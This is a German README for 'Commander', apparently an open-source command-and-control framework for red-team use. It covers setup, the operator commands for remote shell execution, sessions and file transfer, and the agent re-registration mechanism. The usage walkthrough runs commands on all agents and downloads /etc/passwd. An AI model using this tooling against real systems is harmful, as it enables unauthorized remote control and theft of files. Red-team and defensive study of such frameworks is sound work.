 voukatas/commander
Python-basiertes Command-and-Control-Framework mit verschlüsselter TLS-Kommunikation, Unterstützung mehrerer Agents (Python/C), interaktiven Sitzungen, Dateiübertragung und AES-Verschleierung für Red-Team-Operationen.


Commander ist ein Command-and-Control-Framework (C2), das in Python, Flask und SQLite geschrieben ist. Es wird mit zwei Agents ausgeliefert, einem in Python und einem in C.
In ständiger Entwicklung
Nicht script-kiddie-freundlich
Python >= 3.6 wird zum Ausführen benötigt sowie die folgenden Abhängigkeiten:
Linux für admin.py und c2_server.py. (Für Windows nicht getestet)
apt install libcurl4-openssl-dev libb64-dev
apt install openssl
pip3 install -r requirements.txt
Erstellen Sie zuerst die erforderlichen Zertifikate und Schlüssel:
# Wenn Sie Ihren Schlüssel mit einer Passphrase sichern möchten, lassen Sie -nodes weg
openssl req -x509 -newkey rsa:4096 -keyout server.key -out server.crt -days 365 -nodes
Starten Sie zuerst das Modul admin.py, um eine lokale SQLite-Datenbankdatei zu erstellen:
python3 admin.py
Fahren Sie fort, indem Sie den Server starten:
python3 c2_server.py
Und zuletzt den Agenten. Im Fall des Python-Agenten können Sie ihn einfach ausführen, aber beim C-Agenten müssen Sie ihn zuerst kompilieren.
# Python-Agent
python3 agent.py

# C-Agent
gcc agent.c -o agent -lcurl -lb64
./agent
Standardmäßig laufen sowohl die Agents als auch der Server über TLS und Base64. Der Kommunikationspunkt ist auf 127.0.0.1:5000 gesetzt; falls ein anderer Punkt benötigt wird, sollte er in den Quelltextdateien der Agents geändert werden.
Als Operator/Administrator können Sie die folgenden Befehle verwenden, um Ihre Agents zu steuern:
Befehle:

  task add arg c2-commands
    Fügt einem Agenten, einer Gruppe oder allen Agenten eine Aufgabe hinzu.
    arg: kann folgende Werte annehmen: 'all' 'type=Linux|Windows' 'your_uuid'
    c2-commands: mögliche Werte sind c2-register c2-shell c2-sleep c2-quit
      c2-register: Löst aus, dass sich der Agent erneut registriert.
      c2-shell cmd: Nimmt einen Shell-Befehl entgegen, den der Agent ausführen soll. z.B. c2-shell whoami
         cmd: Der auszuführende Befehl.
      c2-sleep: Konfiguriert das Intervall, in dem ein Agent nach Aufgaben sucht.
      c2-session port: Weist den Agenten an, eine Shell-Sitzung mit dem Server auf diesem Port zu öffnen.
         port: Der Port, zu dem eine Verbindung hergestellt werden soll. Wenn nicht angegeben, wird standardmäßig 5555 verwendet.
      c2-quit: Zwingt einen Agenten, sich zu beenden.

  task delete arg
    Löscht eine Aufgabe von einem Agenten oder allen Agenten.
    arg: kann folgende Werte annehmen: 'all' 'type=Linux|Windows' 'your_uuid'
  show agent arg
    Zeigt Informationen für alle verfügbaren Agenten oder für einen bestimmten Agenten an.
    arg: kann folgende Werte annehmen: 'all' 'type=Linux|Windows' 'your_uuid'
  show task arg
    Zeigt die Aufgabe eines Agenten oder aller Agenten an.
    arg: kann folgende Werte annehmen: 'all' 'type=Linux|Windows' 'your_uuid'
  show result arg
    Zeigt den Verlauf/das Ergebnis eines Agenten oder aller Agenten an.
    arg: kann folgende Werte annehmen: 'all' 'type=Linux|Windows' 'your_uuid'
  find active agents
    Löscht die Datenbank, sodass die aktiven Agenten sich erneut registrieren.

  exit
    Tschüss!


Sitzungen:

  sessions server arg [port]
    Steuert einen Sitzungshandler.
    arg: kann folgende Werte annehmen: 'start', 'stop', 'status'
    port: port ist optional für das start-Argument und standardmäßig 5555, falls nicht angegeben. Dieses Argument definiert den Port des Sitzungsservers.
  sessions select arg
    Wählt aus, an welcher Sitzung teilgenommen werden soll.
    arg: der Index aus dem Ergebnis von 'sessions list'
  sessions close arg
    Schließt eine Sitzung.
    arg: der Index aus dem Ergebnis von 'sessions list'
  sessions list
    Zeigt die verfügbaren Sitzungen an.
  local-ls directory
    Listet auf Ihrem Host die Dateien im ausgewählten Verzeichnis auf.
  download 'file'
    Lädt die 'Datei' lokal in das aktuelle Verzeichnis herunter.
  upload 'file'
    Lädt eine Datei in das Verzeichnis hoch, in dem sich der Agent gerade befindet.
Besondere Aufmerksamkeit sollte dem Befehl 'find active agents' gelten. Dieser Befehl löscht alle Tabellen und erstellt sie neu. Es mag erschreckend klingen, ist es aber nicht, zumindest glaube ich das :P
Die Idee hinter dieser Funktionalität ist, dass der C2-Server einen Agenten auffordern kann, sich erneut zu registrieren, falls er ihn nicht erkennt. Da wir also die Datenbank von ungenutzten alten Einträgen bereinigen und gleichzeitig alle aktuell aktiven Hosts finden möchten, können wir die Tabellen löschen und den Mechanismus zur erneuten Registrierung des C2-Servers auslösen. Siehe unten für den Mechanismus zur erneuten Registrierung.

Nachfolgend finden Sie ein normales Ablaufdiagramm.

Falls die Umgebung einen größeren Ausfall erleidet, wie z.B. eine beschädigte Datenbank oder einen anderen kritischen Fehler, wird der Mechanismus zur erneuten Registrierung aktiviert, damit wir die Verbindung zu unseren Agents nicht verlieren.
Genauer gesagt: Wenn wir die Datenbank verlieren, haben wir keine Informationen über die UUIDs, die wir empfangen, und können daher keine Aufgaben für sie festlegen usw. Die Agents werden weiterhin versuchen, ihre Aufgaben abzurufen, und da wir sie nicht erkennen, werden wir sie bitten, sich erneut zu registrieren, damit wir sie in unsere Datenbank aufnehmen und wieder steuern können.
Unten ist das Ablaufdiagramm für diesen Fall.
Um Ihre Umgebung einzurichten, starten Sie zuerst admin.py und dann c2_server.py und führen Sie den Agenten aus. Danach können Sie die verfügbaren Agents überprüfen.
# alle verfügbaren Agents anzeigen
show agent all
Um alle Agents anzuweisen, den Befehl "id" auszuführen, gehen Sie wie folgt vor:
# für alle Agents
task add all c2-shell id

# die Ergebnisse von "id" überprüfen
show result all
Um den Verlauf / die vorherigen Ergebnisse ausgeführter Aufgaben für einen bestimmten Agenten zu überprüfen, gehen Sie so vor:
# die Ergebnisse eines bestimmten Agenten überprüfen
show result 85913eb1245d40eb96cf53eaf0b1e241
Sie können auch das Intervall der Agents, in dem sie nach Aufgaben suchen, auf 30 Sekunden ändern:
# um es für alle Agents zu setzen
task add all c2-sleep 30
Um eine Sitzung mit einem oder mehreren Ihrer Agents zu öffnen, gehen Sie wie folgt vor:
# den Agenten / die UUID finden
show agent all

# den Server aktivieren, um Verbindungen anzunehmen
sessions server start 5555

# eine Aufgabe für eine Sitzung zu Ihrem bevorzugten Agenten hinzufügen
task add your_prefered_agent_uuid_here c2-session 5555

# eine Liste der verfügbaren Verbindungen anzeigen
sessions list

# auswählen, um an einer der Sitzungen teilzunehmen, z.B. 0 auswählen
sessions select 0

# einen Befehl ausführen
id

# die passwd-Datei lokal herunterladen
download /etc/passwd
